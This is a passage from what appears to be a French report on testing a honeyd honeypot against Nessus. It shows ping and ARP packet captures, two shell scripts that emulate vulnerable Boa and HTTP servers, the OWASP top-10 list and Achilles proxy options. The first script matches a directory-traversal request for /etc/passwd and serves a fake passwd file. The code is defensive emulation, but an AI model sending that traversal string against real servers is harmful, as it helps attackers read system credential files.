Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 5 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 6 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 7 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 8 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 9 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 10 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 11 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol
```

```
Frame 12 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 13 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Address Resolution Protocol (request)

Frame 14 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Address Resolution Protocol (reply)

Frame 15 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 16 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 17 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 18 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 19 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 20 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol

Frame 21 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:b7:0d:2c, Dst: 00:01:02:0e:9e:42
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol

Frame 22 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:9e:42, Dst: 00:01:02:b7:0d:2c
Internet Protocol, Src Addr: 192.168.1.10 (192.168.1.10), Dst Addr: 10.1.2.92
(10.1.2.92)
Internet Control Message Protocol
```

17.2.3 ping_bns_eth2.cap

```
Frame 1 (42 bytes on wire, 42 bytes captured)
Ethernet II, Src: 00:01:02:0e:da:97, Dst: ff:ff:ff:ff:ff:ff
Address Resolution Protocol (request)

Frame 2 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: 00:01:02:0e:da:21, Dst: 00:01:02:0e:da:97
Address Resolution Protocol (reply)

Frame 3 (98 bytes on wire, 98 bytes captured)
Ethernet II, Src: 00:01:02:0e:da:97, Dst: 00:01:02:0e:da:21
```

```
Internet Protocol, Src Addr: 10.1.2.92 (10.1.2.92), Dst Addr: 192.168.1.10
(192.168.1.10)
Internet Control Message Protocol
```

17.3 Scripts honeyd

Les scripts suivants ont été écrits pour tester honeyd-Nessus

17.3.1 boa_file_retrieval.sh

```
#!/bin/sh
# Nessus script ID: 10527
# CVE-2000-0920
REQUEST=""
while read name                                  # lire toutes requetes HTTP
do
       LINE=`echo "$name" | egrep -i "[a-z:]"`  # si ligne blanche
       if [ -z "$LINE" ]                         # entree alors
       then                                      # sortir de la
              break                             # boucle
       fi                                        #
       echo "$name" >> log/boa_file_retrieval.log    # sauver requete dans logs
       NEWREQUEST=`echo "$name" | grep "GET
/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd"`            # filtrer
chaine "/%2e%2e/..."
       if [ ! -z "$NEWREQUEST" ] ; then   # si la chaine "%2e%2e/..." est
              REQUEST=$NEWREQUEST        # filtre alors requete est
       fi                                 # interessante
done

if [ -z "$REQUEST" ] ; then         # si requete pas interessant répondre 404
REPONSE="\
HTTP/1.1 404 NOT FOUND\r\n\
Server: BOA\r\n\
Date: $(date)\r\n\
Content-Location: http://bidonville/default.html\r\n\
Content-Type: text/html\r\n\
Accept-Ranges: bytes\r\n\
\r\n\
<html><title>Erreur 404</title>\n\
<body>\n\
<h1>Erreur 404</h1>\n\
La page demandée n'existe pas!\n\
<p>\n\
</body>\n\
</html>\n\
"
       echo -n -e $REPONSE
       exit 0
fi

# répondre en affichant /etc/passwd
echo -n -e "\
HTTP/1.1 200 OK\r\n\
Server: BOA\r\n\
Content-Location: http://bidonville/default.html\r\n\
Content-Type: text/html\r\n\
root:x:0:0:root:/root:/bin/bash:/Boa/\n\
nobody:x:65534:65533:nobody:/var/lib/nobody:/bin/bash\n\
picard:x:543:100::/home/picard:/bin/bash\n\
"
```

17.3.2 http_header_overflow.sh

```
#!/bin/sh
# Nessus script ID: 11078
# CVE-2000-0182


while read name
do
```

```
        LINE=`echo "$name" | egrep -i "[a-z:]"`
        if [ -z "$LINE" ]
        then
                break
        fi
        echo "$name" >> log/http_header_overflow.log
        ETAT=`cat scripts/http_header_overflow.etat`
        case "$ETAT" in
                NORMAL)
                REQUETE=`echo "$name" | grep "Nessus-Header:"`
                if [ ! -z "$REQUETE" ] ; then
                        echo "OVERFLOW" > scripts/http_header_overflow.etat
                fi
                CODE="404"
                ;;
                OVERFLOW)
                REQUETE=`echo "$name" | grep ": Nessus was here"`
                if [ ! -z "$REQUETE" ] ; then
                        echo "PANNE" > scripts/http_header_overflow.etat
#               else
#                       echo "NORMAL" > scripts/http_header_overflow.etat
                fi
                CODE="404"
                ;;
                PANNE)
                CODE="503"
                ;;
                *)
                echo "null"
                ;;
         esac
done

if [ "$CODE" = "503" ] ; then
RESP="\
503 Service Unavailable\r\n
\r\n\
"
echo -n -e $RESP
elif [ "$CODE" = "404" ] ; then
        cat << _eof_
HTTP/1.1 404 NOT FOUND
Date: $(date)
Content-Location: http://aeoftwbw27/default.htm
Content-Type: text/html
Accept-Ranges: bytes

<html><title>You are in Error</title>
<body>
<h1>You are in Error</h1>
O strange and inconceivable thing! We did not really die, we were not really buried,
we were not really crucified and raised again, but our imitation was but a figure,
while our salvation is in reality. Christ was actually crucified, and actually buried,
and truly rose again; and all these things have been vouchsafed to us, that we, by
imitation communicating in His sufferings, might gain salvation in reality. O
surpassing loving-kindness! Christ received the nails in His undefiled hands and feet,
and endured anguish; while to me without suffering or toil, by the fellowship of His
pain He vouchsafed salvation.
<p>
St. Cyril of Jerusalem, On the Christian Sacraments.
</body>
</html>
_eof_
fi
```

17.4 OWASP : Le TOP 10 des trous de sécurité

1. Paramètres invalides
2. Contrôle d’accès érroné
3. Gestion erronée des comptes et sessions

4. Problèmes de Cross-Site Scripting (XSS)
5. Débordements de la mémoire-tampon
6. Problèmes des injections de commandes
7. Problèmes liés à la gestion des erreurs
8. Mauvaise utilisation de la cryptographie
9. Bévues liés à l'administration à distance
10. Mauvaise configuration du serveur web

17.5 Options disponibles avec le proxy Achilles

- **Intercept mode ON** – permet d'attendre la réponse du serveur jusqu'à la valeur définie dans **Server Timeout** ou d'attendre la requête du client jusqu'à la valeur définie dans **Client Timeout.** Lorsque le mode d'interception est désactivé le proxy fonctionne comme un proxy normal.

- **Log to file** – cette option permet de sauvegarder dans un fichier les requêtes et réponses passant par le proxy

- **Listen on Port** – permet de spécifier sur quelle port le proxy est en écoute sur pour les requête du navigateur. Il faut aussi configurer le navigateur pour qu'il envoie les requêtes sur ce port.

- **Cert File** – permet de spécifier un certificat à utiliser lors des connexions SSL. Un certificat est fourni avec le programme.